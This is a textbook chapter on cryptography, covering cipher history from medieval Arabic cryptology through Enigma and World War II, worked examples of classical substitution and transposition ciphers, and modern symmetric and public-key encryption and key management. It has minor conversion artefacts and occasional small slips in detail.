Ahmad al-Qalqashandi (AD 1355–1418) wrote the *Subh al-a 'sha*, a 14-volume encyclopaedia which included a section on cryptology. This information was attributed to Ibn al-Durayhim who lived from AD 1312 to 1361, but whose writings on cryptography have been lost. The list of ciphers in this work included both substitution and transposition, and for the first time, a cipher with multiple substitutions for each plaintext letter. Also traced to Ibn al-Durayhim is an exposition on and worked example of cryptanalysis, including the use of tables of letter frequencies and sets of letters which cannot occur together in one word.

Essentially all ciphers remained vulnerable to the cryptanalytic technique of frequency analysis until the development of the polyalphabetic cipher, and many remained so thereafter. The polyalphabetic cipher was most clearly explained by Leon Battista Alberti around the year AD 1467, for which he was called the "father of Western cryptology". Johannes Trithemius, in his work *Poligraphia*, invented the tabula recta, a critical component of the Vigenère cipher. The French cryptographer Blaise de Vigenère devised a practical polyalphabetic system which bears his name, the **Vigenère cipher**.

In Europe, cryptography became (secretly) more important as a consequence of political competition and religious revolution. For instance, in Europe during and after the Renaissance, citizens of the various Italian states—the Papal States and the Roman Catholic Church included—were responsible for rapid proliferation of cryptographic techniques, few of which reflect understanding (or even knowledge) of Alberti's polyalphabetic advance. 'Advanced ciphers', even after Alberti, weren't as advanced as their inventors / developers / users claimed (and probably even themselves believed). They were regularly broken. This over-optimism may be inherent in cryptography, for it was then - and remains today - fundamentally difficult to accurately know how vulnerable one's system actually is. In the absence of knowledge, guesses and hopes, predictably, are common.

Cryptography, cryptanalysis, and secret-agent/courier betrayal featured in the Babington plot during the reign of Queen Elizabeth I which led to the execution of Mary, Queen of Scots. The chief cryptographer of King Louis XIV of France was Antoine Rossignol and he and his family created what is known as the Great Cipher because it remained unsolved from its initial use until 1890, when French military cryptanalyst, Étienne Bazeries solved it. An encrypted message from the time of the Man in the Iron Mask (decrypted just prior to 1900 by Étienne Bazeries) has shed

some, regrettably non-definitive, light on the identity of that real, if legendary and unfortunate, prisoner.

Outside of Europe, after the Mongols brought about the end of the Muslim Golden Age, cryptography remained comparatively undeveloped. Cryptography in Japan seems not to have been used until about 1510, and advanced techniques were not known until after the opening of the country to the West beginning in the 1860s.

1.4.3 Cryptography from 1800 to World War II

Although cryptography has a long and complex history, it wasn't until the 19th century that it developed anything more than ad hoc approaches to either encryption or cryptanalysis (the science of finding weaknesses in crypto systems). Examples of the latter include Charles Babbage's Crimean War era work on mathematical cryptanalysis of polyalphabetic ciphers, redeveloped and published somewhat later by the Prussian Friedrich Kasiski. Understanding of cryptography at this time typically consisted of hard-won rules of thumb; see, for example, Auguste Kerckhoffs' cryptographic writings in the latter 19th century. Edgar Allan Poe used systematic methods to solve ciphers in the 1840s. In particular he placed a notice of his abilities in the Philadelphia paper *Alexander's Weekly (Express) Messenger*, inviting submissions of ciphers, of which he proceeded to solve almost all. His success created a public stir for some months. He later wrote an essay on methods of cryptography which proved useful as an introduction for novice British cryptanalysts attempting to break German codes and ciphers during World War I, and a famous story, *The Gold-Bug*, in which cryptanalysis was a prominent element. Cryptography, and its misuse, were involved in the execution of Mata Hari and in the Dreyfus' conviction and imprisonment, both in the early 20th century. Cryptographers were also involved in exposing the machinations which had led to the Dreyfus affair; Mata Hari, in contrast, was shot.

In World War I the Admiralty's Room 40 broke German naval codes and played an important role in several naval engagements during the war, notably in detecting major German sorties into the North Sea that led to the battles of Dogger Bank and Jutland as the British fleet was sent out to intercept them. However its most important contribution was probably in decrypting the Zimmermann Telegram, a cable from the German Foreign Office sent via Washington to its ambassador Heinrich von Eckardt in Mexico which played a major part in bringing the United States into the war.

In 1917, Gilbert Vernam proposed a teleprinter cipher in which a previously prepared key, kept on paper tape, is combined character by character with the plaintext message to produce the cyphertext. This led to the development of electromechanical devices as cipher machines, and to the only unbreakable cipher, the one time pad.

During the 1920s, Polish naval-officers assisted the Japanese military with code and cipher development. Mathematical methods proliferated in the period prior to World War II (notably in William F. Friedman's application of statistical techniques to cryptanalysis and cipher development and in Marian Rejewski's initial break into the German Army's version of the Enigma system) in 1932.

1.4.4 World War II cryptography

By World War II, mechanical and electromechanical cipher machines were in wide use, although—where such machines were impractical—manual systems continued in use. Great advances were made in both cipher design and cryptanalysis, all in secrecy. Information about this period has begun to be declassified as the official British 50-year secrecy period has come to an end, as US archives have slowly opened, and as assorted memoirs and articles have appeared.



Figure 53: The Enigma machine was widely used by Nazi Germany

The Germans made heavy use, in several variants, of an electromechanical rotor machine known as Enigma. Mathematician Marian Rejewski, at Poland's Cipher Bureau, in December 1932 deduced the detailed structure of the German Army Enigma, using mathematics and limited documentation supplied by Captain Gustave Bertrand of French military intelligence. This was the greatest breakthrough in cryptanalysis in a thousand years and more, according to historian David Kahn Rejewski and his mathematical Cipher Bureau colleagues, Jerzy Różycki and Henryk Zygalski, continued reading Enigma and keeping pace with the evolution of the German Army machine's components and encipherment procedures. As the Poles' resources became strained by the changes being introduced by the Germans, and as war loomed, the Cipher Bureau, on the Polish General Staff's instructions, on 25 July 1939, at Warsaw, initiated French and British intelligence representatives into the secrets of Enigma decryption.

Soon after the Invasion of Poland by Germany on 1 September 1939, key Cipher Bureau personnel were evacuated southeastward; on 17 September, as the Soviet Union attacked Poland

from the East, they crossed into Romania. From there they reached Paris, France; at PC Bruno, near Paris, they continued breaking Enigma, collaborating with British cryptologists at Bletchley Park as the British got up to speed on breaking Enigma. In due course, the British cryptographers - whose ranks included many chess masters and mathematics dons such as Gordon Welchman, Max Newman, and Alan Turing (the conceptual founder of modern computing) - substantially advanced the scale and technology of Enigmade decryption.

German code breaking in World War II also had some success, most importantly by breaking the Naval Cipher No. 3. This enabled them to track and sink Atlantic convoys. It was only Ultra intelligence that finally persuaded the admiralty to change their codes in June 1943. This is surprising given the success of the British Room 40 code breakers in the previous world war.

At the end of the War, on 19 April 1945, Britain's top military officers were told that they could never reveal that the German Enigma cipher had been broken because it would give the defeated enemy the chance to say they "were not well and fairly beaten".^[15]

US Navy cryptographers (with cooperation from British and Dutch cryptographers after 1940) broke into several Japanese Navy crypto systems. The break into one of them, JN-25, famously led to the US victory in the Battle of Midway; and to the publication of that fact in the Chicago Tribune shortly after the battle, though the Japanese seem not to have noticed for they kept using the JN-25 system. A US Army group, the SIS, managed to break the highest security Japanese diplomatic cipher system (an electromechanical 'stepping switch' machine called Purple by the Americans) even before WWII began. The Americans referred to the intelligence resulting from cryptanalysis, perhaps especially that from the Purple machine, as 'Magic'. The British eventually settled on 'Ultra' for intelligence resulting from cryptanalysis, particularly that from message traffic protected by the various Enigmas. An earlier British term for Ultra had been 'Boniface' in an attempt to suggest, if betrayed, that it might have an individual agent as a source.

The German military also deployed several mechanical attempts at a one-time pad. Bletchley Park called them the Fish ciphers, and Max Newman and colleagues designed and deployed the Heath Robinson, and then the world's first programmable digital electronic computer, the Colossus, to help with their cryptanalysis. The German Foreign Office began to use the one-time pad in 1919; some of this traffic was read in WWII partly as the result of recovery of some key material in South America that was discarded without sufficient care by a German courier.

The Japanese Foreign Office used a locally developed electrical stepping switch based system (called Purple by the US), and also had used several similar machines for attaches in some Japanese embassies. One of the electrical stepping switch based systems referred to earlier as Purple was called the 'M-machine' by the US, another was referred to as 'Red'. All were broken, to one degree or another, by the Allies.




Figure 54: SIGABA

Allied cipher machines used in WWII included the British TypeX and the American SIGABA; both were electromechanical rotor designs similar in spirit to the Enigma, albeit with major improvements. Neither is known to have been broken by anyone during the War. The Poles used the Lacida machine, but its security was found to be less than intended (by Polish Army cryptographers in the UK), and its use was discontinued. US troops in the field used the M-209 and the still less secure M-94 family machines. British SOE agents initially used 'poem ciphers' (memorized poems were the encryption/decryption keys), but later in the War, they began to switch to one-time pads.

The VIC cipher (used at least until 1957 in connection with Rudolf Abel's NY spy ring) was a very complex hand cipher, and is claimed to be the most complicated known to have been used by the Soviets, according to David Kahn in *Kahn on Codes*.

1.4.5 Modern cryptography

Encryption in modern times is achieved by using algorithms that have a key to encrypt and decrypt information. These keys convert the messages and data into “digital gibberish” through encryption and then return them to the original form through decryption. In general, the longer the key is, the more difficult it is to crack the code. This holds true because deciphering an encrypted message by brute force would require the attacker to try every possible key. To put this in context, each binary unit of information, or bit, has a value of 0 or 1. An 8-bit key would then have 256 or 2^8 possible keys. A 56-bit key would have 2^{56} , or 72 quadrillion, possible keys to try and decipher the message. With modern technology, these numbers are becoming easier to decipher; however, as technology advances, so does the quality of encryption. Since WWII, one of the most notable advances in the study of cryptography is the introduction of the public-key. These are algorithms that use a public key to encrypt, but a particular, private key to decrypt.

Beginning around the 1990s, the use of the Internet for commercial purposes and the introduction of e-commerce called for a widespread standard for encryption. Before the introduction of the Advanced Encryption Standard (AES), information sent over the Internet, such as financial data, was encrypted using the Data Encryption Standard (DES), a symmetric-key cipher. This was used for its speed, as DES could scramble massive amounts of data at high speeds. The problem with this was that over time, more users knew the key, and the risk of security breaches increased. Around the late 1990s to early 2000s, the use of the public-key became a more common approach for encryption, and soon a hybrid of the two schemes became the way for e-commerce operations to proceed. Additionally, the creation of a new protocol known as the Secure Socket Layer, or SSL, led the way for online transactions to take place. Transactions ranging from purchasing goods to online bill pay and banking used SSL. Furthermore, as wireless Internet connections became more common among households, the need for encryption grew, as a level of security was needed in these everyday situations.

1.5 CIPHER

In cryptography, a **cipher** (or **cypher**) is an algorithm for performing encryption or decryption—a series of well-defined steps that can be followed as a procedure. An alternative, less common term is *encipherment*. To encipher or encode is to convert information into cipher or code. In common parlance, 'cipher' is synonymous with 'code', as they are both a set of steps that encrypt a message; however, the concepts are distinct in cryptography, especially classical cryptography.



Figure 55: Edward Larsson's rune cipher resembling that found on the Kensington Runestone

Codes generally substitute different length strings of characters in the output, while ciphers generally substitute the same number of characters as are input. There are exceptions and some cipher systems may use slightly more, or fewer, characters when output versus the number that

⁸ Image courtesy: https://en.wikipedia.org/wiki/File:Edward_Larsson_1885_I.jpg

were input. Codes operated by substituting according to a large codebook which linked a random string of characters or numbers to a word or phrase. For example, "UQJHSE" could be the code for "Proceed to the following coordinates." When using a cipher the original information is known as plaintext, and the encrypted form as ciphertext. The ciphertext message contains all the information of the plaintext message, but is not in a format readable by a human or computer without the proper mechanism to decrypt it.

The operation of a cipher usually depends on a piece of auxiliary information, called a key (or, in traditional NSA parlance, a *cryptovvariable*). The encrypting procedure is varied depending on the key, which changes the detailed operation of the algorithm. A key must be selected before using a cipher to encrypt a message. Without knowledge of the key, it should be extremely difficult, if not impossible, to decrypt the resulting ciphertext into readable plaintext. Most modern ciphers can be categorized in several ways

- By whether they work on blocks of symbols usually of a fixed size (block ciphers), or on a continuous stream of symbols (stream ciphers).
- By whether the same key is used for both encryption and decryption (symmetric key algorithms), or if a different key is used for each (asymmetric key algorithms). If the algorithm is symmetric, the key must be known to the recipient and sender and to no one else. If the algorithm is an asymmetric one, the enciphering key is different from, but closely related to, the deciphering key. If one key cannot be deduced from the other, the asymmetric key algorithm has the public/private key property and one of the keys may be made public without loss of confidentiality.

Historical pen and paper ciphers used in the past are sometimes known as classical ciphers. They include substitution ciphers (such as Rot 13) and transposition Ciphers.

1.5.1 Simple substitution

Substitution of single letters separately—**simple substitution**—can be demonstrated by writing out the alphabet in some order to represent the substitution. This is termed a **substitution alphabet**. The cipher alphabet may be shifted or reversed (creating the Caesar and Atbash ciphers, respectively) or scrambled in a more complex fashion, in which case it is called a *mixed alphabet* or *deranged alphabet*. Traditionally, mixed alphabets may be created by first writing out a keyword, removing repeated letters in it, and then writing all the remaining letters in the alphabet in the usual order.




Figure 56: In ROT13, the alphabet is rotated 13 steps⁹

Using this system, the keyword "zebras" gives us the following alphabets:

Plaintext alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZ

Ciphertext alphabet: ZEBRASCDFGHIJKLMNOPQTUVWXY

A message of

flee at once. we are discovered!

enciphers to

SIAA ZQ LKBA. VA ZOA RFPBLUAOAR!

Traditionally, the ciphertext is written out in blocks of fixed length, omitting punctuation and spaces; this is done to help avoid transmission errors and to disguise word boundaries from the plaintext. These blocks are called "groups", and sometimes a "group count" (i.e., the number of groups) is given as an additional check. Five letter groups are traditional, dating from when messages used to be transmitted by telegraph:

SIAAZ QLKBA VAZOA RFPBL UAOAR

If the length of the message happens not to be divisible by five, it may be padded at the end with "nulls". These can be any characters that decrypt to obvious nonsense, so the receiver can easily spot them and discard them.

The ciphertext alphabet is sometimes different from the plaintext alphabet; for example, in the pigpen cipher, the ciphertext consists of a set of symbols derived from a grid. For example:

⁹ Image courtesy: <https://en.wikipedia.org/wiki/File:ROT13.png>





Figure 57: Symbol Grid : Pigpen Cipher

Such features make little difference to the security of a scheme, however – at the very least, any set of strange symbols can be transcribed back into an A-Z alphabet and dealt with as normal. In lists and catalogues for salespeople, a very simple encryption is sometimes used to replace numeric digits by letters.

Plaintext digits: 1234567890

Ciphertext alphabets: MAKEPROFIT

Example: MAT would be used to represent 120.

1.5.2 Transposition cipher

Transposition ciphers (such as a Rail Fence Cipher). For example, "GOOD DOG" can be encrypted as "PLLX XLP" where "L" substitutes for "O", "P" for "G", and "X" for "D" in the message. Transposition of the letters "GOOD DOG" can result in "DGOGDOO". These simple ciphers and examples are easy to crack, even without plaintext-cipher text pairs.

In cryptography, a **transposition cipher** is a method of encryption by which the positions held by units of plaintext (which are commonly characters or groups of characters) are shifted according to a regular system, so that the ciphertext constitutes a permutation of the plaintext. That is, the order of the units is changed (the plaintext is reordered). Mathematically a bijective function is used on the characters' positions to encrypt and an inverse function to decrypt. Following are some implementations.

1.5.2.1 Rail Fence cipher

The Rail Fence cipher is a form of transposition cipher that gets its name from the way in which it is encoded. In the rail fence cipher, the plaintext is written downwards on successive "rails" of

an imaginary fence, then moving up when we get to the bottom. The message is then read off in rows. For example, using three "rails" and a message of 'WE ARE DISCOVERED. FLEE AT ONCE', the cipherer writes out:

```

W . . . E . . . C . . . R . . . L . . . T . . . E
. E .R .D .S .O .E .E .F .E .A .O .C .
. . A . . . I . . . V . . . D . . . E . . . N . .

```

Then reads off:

```

WECRL TEERD SOEEF EAOCA IVDEN

```

(The cipherer has broken this ciphertext up into blocks of five to help avoid errors. This is a common technique used to make the cipher more easily readable. The spacing is not related to spaces in the plaintext and so does not carry any information about the plaintext.)

The rail fence cipher was used by the ancient Greeks in the scytale, a mechanical system of producing a transposition cipher. The system consisted of a cylinder and a ribbon that was wrapped around the cylinder. The message to be encrypted was written on the coiled ribbon. The letters of the original message would be rearranged when the ribbon was uncoiled from the cylinder. However, the message was easily decrypted when the ribbon was recoiled on a cylinder of the same diameter as the encrypting cylinder.

1.5.2.2 Route cipher

In a route cipher, the plaintext is first written out in a grid of given dimensions, then read off in a pattern given in the key. For example, using the same plaintext that we used for rail fence:

```

W R I O R F E O E
E E S V E L A N J
A D C E D E T C X

```

The key might specify "spiral inwards, clockwise, starting from the top right". That would give a cipher text of:

```

EJXCTEDECDAEWRIORFEONALEVSE

```

Route ciphers have many more keys than a rail fence. In fact, for messages of reasonable length, the number of possible keys is potentially too great to be enumerated even by modern machinery. However, not all keys are equally good. Badly chosen routes will leave excessive chunks of plaintext, or text simply reversed, and this will give cryptanalysts a clue as to the routes.

A variation of the route cipher was the Union Route Cipher, used by Union forces during the American Civil War. This worked much like an ordinary route cipher, but transposed whole words instead of individual letters. Because this would leave certain highly sensitive words

exposed, such words would first be concealed by code. The cipher clerk may also add entire null words, which were often chosen to make the ciphertext humorous.

1.5.2.3 Columnar transposition

In a columnar transposition, the message is written out in rows of a fixed length, and then read out again column by column, and the columns are chosen in some scrambled order. Both the width of the rows and the permutation of the columns are usually defined by a keyword. For example, the word ZEBRAS is of length 6 (so the rows are of length 6), and the permutation is defined by the alphabetical order of the letters in the keyword. In this case, the order would be "6 3 2 4 1 5".

In a regular columnar transposition cipher, any spare spaces are filled with nulls; in an irregular columnar transposition cipher, the spaces are left blank. Finally, the message is read off in columns, in the order specified by the keyword. For example, suppose we use the keyword ZEBRAS and the message WE ARE DISCOVERED. FLEE AT ONCE. In a regular columnar transposition, we write this into the grid as follows:

```
6 3 2 4 1 5
W E A R E D
I S C O V E
R E D F L E
E A T O N C
E Q K J E U
```

Providing five nulls (QKJEU) at the end. The ciphertext is then read off as:

```
EVLNE ACDTK ESEAQ ROFOJ DEECU WIREE
```

In the irregular case, the columns are not completed by nulls:

```
6 3 2 4 1 5
W E A R E D
I S C O V E
R E D F L E
E A T O N C
E
```

This results in the following ciphertext:

```
EVLNA CDTES EAROF ODEEC WIREE
```

To decipher it, the recipient has to work out the column lengths by dividing the message length by the key length. Then he can write the message out in columns again, then re-order the columns by reforming the key word.

In a variation, the message is blocked into segments that are the key length long and to each segment the same permutation (given by the key) is applied. This is equivalent to a columnar transposition where the read-out is by rows instead of columns. Columnar transposition continued to be used for serious purposes as a component of more complex ciphers at least into the 1950s.

1.5.2.4 Double transposition

A single columnar transposition could be attacked by guessing possible column lengths, writing the message out in its columns (but in the wrong order, as the key is not yet known), and then looking for possible anagrams. Thus to make it stronger, a double transposition was often used. This is simply a columnar transposition applied twice. The same key can be used for both transpositions, or two different keys can be used.

As an example, we can take the result of the irregular columnar transposition in the previous section, and perform a second encryption with a different keyword, `STRIFE`, which gives the permutation "564231":

```

5 6 4 2 3 1
E V L N A C
D T E S E A
R O F O D E
E C W I R E
E

```

As before, this is read off columnwise to give the ciphertext:

```

CAEEN SOIAE DRLEF WEDRE EVTOC

```

If multiple messages of exactly the same length are encrypted using the same keys, they can be anagrammed simultaneously. This can lead to both recovery of the messages, and to recovery of the keys (so that every other message sent with those keys can be read).

During World War I, the German military used a double columnar transposition cipher, changing the keys infrequently. The system was regularly solved by the French, naming it *Übchi*, who were typically able to quickly find the keys once they'd intercepted a number of messages of the same length, which generally took only a few days. However, the French success became widely known and, after a publication in *Le Matin*, the Germans changed to a new system on 18 November 1914.

During World War II, the double transposition cipher was used by Dutch Resistance groups, the French Maquis and the British Special Operations Executive (SOE), which was in charge of managing underground activities in Europe. It was also used by agents of the American Office of Strategic Services and as an emergency cipher for the German Army and Navy.

Until the invention of the VIC cipher, double transposition was generally regarded as the most complicated cipher that an agent could operate reliably under difficult field conditions.

1.5.2.5 Myszkowski transposition

A variant form of columnar transposition, proposed by Émile Victor Théodore Myszkowski in 1902, requires a keyword with recurrent letters. In usual practice, subsequent occurrences of a keyword letter are treated as if the next letter in alphabetical order, *e.g.*, the keyword TOMATO yields a numeric keystring of "532164."

In Myszkowski transposition, recurrent keyword letters are numbered identically, TOMATO yielding a keystring of "432143."

```
4 3 2 1 4 3
W E A R E D
I S C O V E
R E D F L E
E A T O N C
E
```

Plaintext columns with unique numbers are transcribed downward; those with recurring numbers are transcribed left to right:

```
ROFOA CDTED SEEEEA CWEIV RLENE
```

1.5.2.6 Disrupted transposition

In a disrupted transposition, certain positions in a grid are blanked out, and not used when filling in the plaintext. This breaks up regular patterns and makes the cryptanalyst's job more difficult. Simple **ciphers** were replaced by polyalphabetic substitution ciphers (such as the Vigenère) which changed the substitution alphabet for every letter. For example, "GOOD DOG" can be encrypted as "PLSX TWF" where "L", "S", and "W" substitute for "O". With even a small amount of known or estimated plaintext, simple polyalphabetic substitution ciphers and letter transposition ciphers designed for pen and paper encryption are easy to crack. It is possible to create a secure pen and paper cipher based on a **one-time pad** though, but the usual disadvantages of one-time pads apply.

During the early twentieth century, electro-mechanical machines were invented to do encryption and decryption using transposition, polyalphabetic substitution, and a kind of "additive" substitution. In rotor machines, several rotor disks provided polyalphabetic substitution, while plug boards provided another substitution. Keys were easily changed by changing the rotor disks and the plugboard wires. Although these encryption methods were more complex than previous schemes and required machines to encrypt and decrypt, other machines such as the British Bombe were invented to crack these encryption methods.

1.6 DETECTION AND CRYPTANALYSIS

Since transposition does not affect the frequency of individual symbols, simple transposition can be easily detected by the cryptanalyst by doing a frequency count. If the ciphertext exhibits a frequency distribution very similar to plaintext, it is most likely a transposition. This can then often be attacked by anagramming—sliding pieces of ciphertext around, then looking for sections that look like anagrams of English words, and solving the anagrams. Once such anagrams have been found, they reveal information about the transposition pattern, and can consequently be extended. Simpler transpositions also often suffer from the property that keys very close to the correct key will reveal long sections of legible plaintext interspersed by gibberish. Consequently, such ciphers may be vulnerable to optimum seeking algorithms such as **genetic algorithms**.

1.6.1 Combinations

Transposition is often combined with other techniques such as evaluation methods. For example, a simple substitution cipher combined with a columnar transposition avoids the weakness of both. Replacing high frequency ciphertext symbols with high frequency plaintext letters does not reveal chunks of plaintext because of the transposition. Anagramming the transposition does not work because of the substitution. The technique is particularly powerful if combined with fractionation (see below). A disadvantage is that such ciphers are considerably more laborious and error prone than simpler ciphers.

1.6.2 Fractionation

Transposition is particularly effective when employed with fractionation - that is, a preliminary stage that divides each plaintext symbol into several ciphertext symbols. For example, the plaintext alphabet could be written out in a grid, then every letter in the message replaced by its co-ordinates (see Polybius square and Straddling checkerboard). Another method of fractionation is to simply convert the message to **Morse code**, with a symbol for spaces as well as dots and dashes.

When such a fractionated message is transposed, the components of individual letters become widely separated in the message, thus achieving Claude E. Shannon's diffusion. Examples of ciphers that combine fractionation and transposition include the Bifid cipher, the Trifid cipher, the ADFGVX cipher and the VIC cipher. (Details of these methods are beyond the scope of this unit. However, interested students may find excellent material on Wikipedia).

Another choice would be to replace each letter with its binary representation, transpose that, and then convert the new binary string into the corresponding ASCII characters. Looping the scrambling process on the binary string multiple times before changing it into ASCII characters would likely make it harder to break. Many modern block ciphers use more complex forms of transposition related to this simple idea.

1.7 MODERN ENCRYPTION METHODS

Modern encryption methods can be divided by two criteria:

- (a) By type of key used
- (b) By type of input data.

By type of key used ciphers are divided into:

- Symmetric key algorithms (Private-key cryptography), where the same key is used for encryption and decryption, and
- Asymmetric key algorithms (Public-key cryptography), where two different keys are used for encryption and decryption.

In a symmetric key algorithm (e.g., DES (Data Encryption Standard) and AES (Advanced Encryption Standard)), the sender and receiver must have a shared key set up in advance and kept secret from all other parties; the sender uses this key for encryption, and the receiver uses the same key for decryption. The **Feistel cipher** uses a combination of substitution and transposition techniques. Most block cipher algorithms are based on this structure. In an asymmetric key algorithm (e.g., RSA, named after the authors of the algorithm Rivest, Shamir and Adleman), there are two separate keys: a *public key* is published and enables any sender to perform encryption, while a *private key* is kept secret by the receiver and enables only him to perform correct decryption.

Ciphers can be distinguished into two types by the type of input data:

- block ciphers, which encrypt block of data of fixed size, and
- stream ciphers, which encrypt continuous streams of data

1.8 KEY SIZE AND VULNERABILITY

In a pure mathematical attack, (i.e., lacking any other information to help break a cipher) two factors above all count:

- Computational power available, i.e., the computing power which can be brought to bear on the problem. It is important to note that average performance/capacity of a single computer is not the only factor to consider. An adversary can use multiple computers at once, for instance, to increase the speed of exhaustive search for a key (i.e., "brute force" attack) substantially.
- Key size, i.e., the size of key used to encrypt a message. As the key size increases, so does the complexity of exhaustive search to the point where it becomes impracticable to crack encryption directly.

Since the desired effect is computational difficulty, in theory one would choose an algorithm and desired difficulty level, thus decide the key length accordingly. An example of this process can be found at Key Length which uses multiple reports to suggest that a symmetric cipher with 128 bits, an asymmetric cipher with 3072 bit keys, and an elliptic curve cipher with 512 bits, all have similar difficulty at present.

Claude Shannon proved, using information theory considerations that any theoretically unbreakable cipher must have keys which are at least as long as the plaintext, and used only once: **one-time pad**(https://en.wikipedia.org/wiki/One-time_pad).

1.9 KEY MANAGEMENT

Key management is the management of cryptographic keys in a cryptosystem. This includes dealing with the generation, exchange, storage, use, and replacement of keys. It includes cryptographic protocol design, key servers, user procedures, and other relevant protocols. Key management concerns keys at the user level, either between users or systems. This is in contrast to key scheduling; key scheduling typically refers to the internal handling of key material within the operation of a cipher. Successful key management is critical to the security of a cryptosystem. In practice it is arguably the most difficult aspect of cryptography because it involves system policy, user training, organizational and departmental interactions, and coordination between all of these elements.

1.9.1 Types of keys

Cryptographic systems may use different types of keys, with some systems using more than one. These may include symmetric keys or asymmetric keys. In a symmetric key algorithm the keys involved are identical for both encrypting and decrypting a message. Keys must be chosen carefully, and distributed and stored securely. Asymmetric keys, in contrast, are two distinct keys that are mathematically linked. They are typically used in conjunction to communicate.

1.9.2 Key exchange

Prior to any secured communication, users must set up the details of the cryptography. In some instances this may require exchanging identical keys (in the case of a symmetric key system). In others it may require possessing the other party's public key. While public keys can be openly exchanged (their corresponding private key is kept secret), symmetric keys must be exchanged over a secure communication channel. Formerly, exchange of such a key was extremely troublesome, and was greatly eased by access to secure channels such as a diplomatic bag. Clear text exchange of symmetric keys would enable any interceptor to immediately learn the key, and any encrypted data.

The advance of public key cryptography in the 1970s has made the exchange of keys less troublesome. Since the Diffie-Hellman key exchange protocol was published in 1975, it has become possible to exchange a key over an insecure communications channel, which has substantially reduced the risk of key disclosure during distribution. It is possible, using

something akin to a book code, to include key indicators as clear text attached to an encrypted message. The encryption technique used by Richard Sorge's code clerk was of this type, referring to a page in a statistical manual, though it was in fact a code. The German Army Enigma symmetric encryption key was a mixed type early in its use; the key was a combination of secretly distributed key schedules and a user chosen session key component for each message.

In more modern systems, such as **OpenPGP** compatible systems, a session key for a symmetric key algorithm is distributed encrypted by an asymmetric key algorithm. This approach avoids even the necessity for using a key exchange protocol like **Diffie-Hellman key exchange** or conveying the key by any other means including physical movement.

Another method of key exchange involves encapsulating one key within another. Typically a master key is generated and exchanged using some secure method. This method is usually cumbersome or expensive (breaking a master key into multiple parts and sending each with a trusted courier for example) and not suitable for use on a larger scale. Once the master key has been securely exchanged, it can then be used to securely exchange subsequent keys with ease. This technique is usually termed Key Wrap. A common technique uses Block ciphers and cryptographic hash functions.

A related method is to exchange a master key (sometimes termed a root key) and derive subsidiary keys as needed from that key and some other data (often referred to as diversification data). The most common use for this method is probably in SmartCard based cryptosystems, such as those found in banking cards. The bank or credit network embeds their secret key into the card's secure key storage during card production at a secured production facility. Then at the Point of sale the card and card reader are both able to derive a common set of session keys based on the shared secret key and card-specific data (such as the card serial number). This method can also be used when keys must be related to each other (i.e., departmental keys are tied to divisional keys, and individual keys tied to departmental keys). However, tying keys to each other in this way increases the damage which may result from a security breach as attackers will learn something about more than one key. This reduces entropy, with regard to an attacker, for each key involved.

1.9.3 Key storage

However distributed, keys must be stored securely to maintain communications security. Security is a big concern and hence there are various techniques in use to do so. Likely the most common is that an encryption application manages keys for the user and depends on an access password to control use of the key. Likewise, in the case of smartphone keyless access platforms, they keep all identifying door information off mobile phones and servers and encrypts all data, where just like low-tech keys, users give codes only to those they trust.

1.9.4 Key use

The major issue is length of time a key is to be used, and therefore frequency of replacement. Because it increases any attacker's required effort, keys should be frequently changed. This also limits loss of information, as the number of stored encrypted messages which will become readable when a key is found will decrease as the frequency of key change increases. Historically, symmetric keys have been used for long periods in situations in which key exchange was very difficult or only possible intermittently. Ideally, the symmetric key should change with each message or interaction, so that only that message will become readable if the key is learned (e.g., stolen, cryptanalyzed, or social engineered).

1.9.5 Public Key Infrastructure (PKI)

A public key infrastructure is a type of key management system that uses hierarchical digital certificates to provide authentication, and public keys to provide encryption. PKIs are used in World Wide Web traffic, commonly in the form of SSL and TLS.

1.9.6 Enterprise Key and Certificate Management (EKCM)

The starting point in any certificate and private key management strategy is to create a comprehensive inventory of all certificates, their locations and responsible parties. This is not a trivial matter because certificates from a variety of sources are deployed in a variety of locations by different individuals and teams - it's simply not possible to rely on a list from a single certificate authority. Certificates that are not renewed and replaced before they expire can cause serious downtime and outages. Some other considerations:

- Regulations and requirements, like PCI-DSS, demand stringent security and management of cryptographic keys and auditors are increasingly reviewing the management controls and processes in use.
- Private keys used with certificates must be kept secure or unauthorised individuals can intercept confidential communications or gain unauthorised access to critical systems. Failure to ensure proper segregation of duties means that admins who generate the encryption keys can use them to access sensitive, regulated data.
- If a certificate authority is compromised or an encryption algorithm is broken, organizations must be prepared to replace all of their certificates and keys in a matter of hours.

1.9.7 Multicast Group Key Management

Group Key Management means managing the keys in a group communication. Most of the group communications use multicast communication so that if the message is sent once by the sender, it will be received by all the users. The main problem in multicast group communication is its security. In order to improve the security, various keys are given to the users. Using the keys, the users can encrypt their messages and send them secretly.

1.9.8 Challenges

Several challenges IT organizations face when trying to control and manage their encryption keys are:

1. Complex Management: Managing a plethora of encryption keys in the millions.
2. Security Issues: Vulnerability of keys from outside hackers/malicious insiders.
3. Data Availability: Ensuring data accessibility for authorized users.
4. Scalability: Supporting multiple databases, applications and standards.
5. Governance: Defining policy driven, access, control and protection for data.

1.9.9 Key management solution

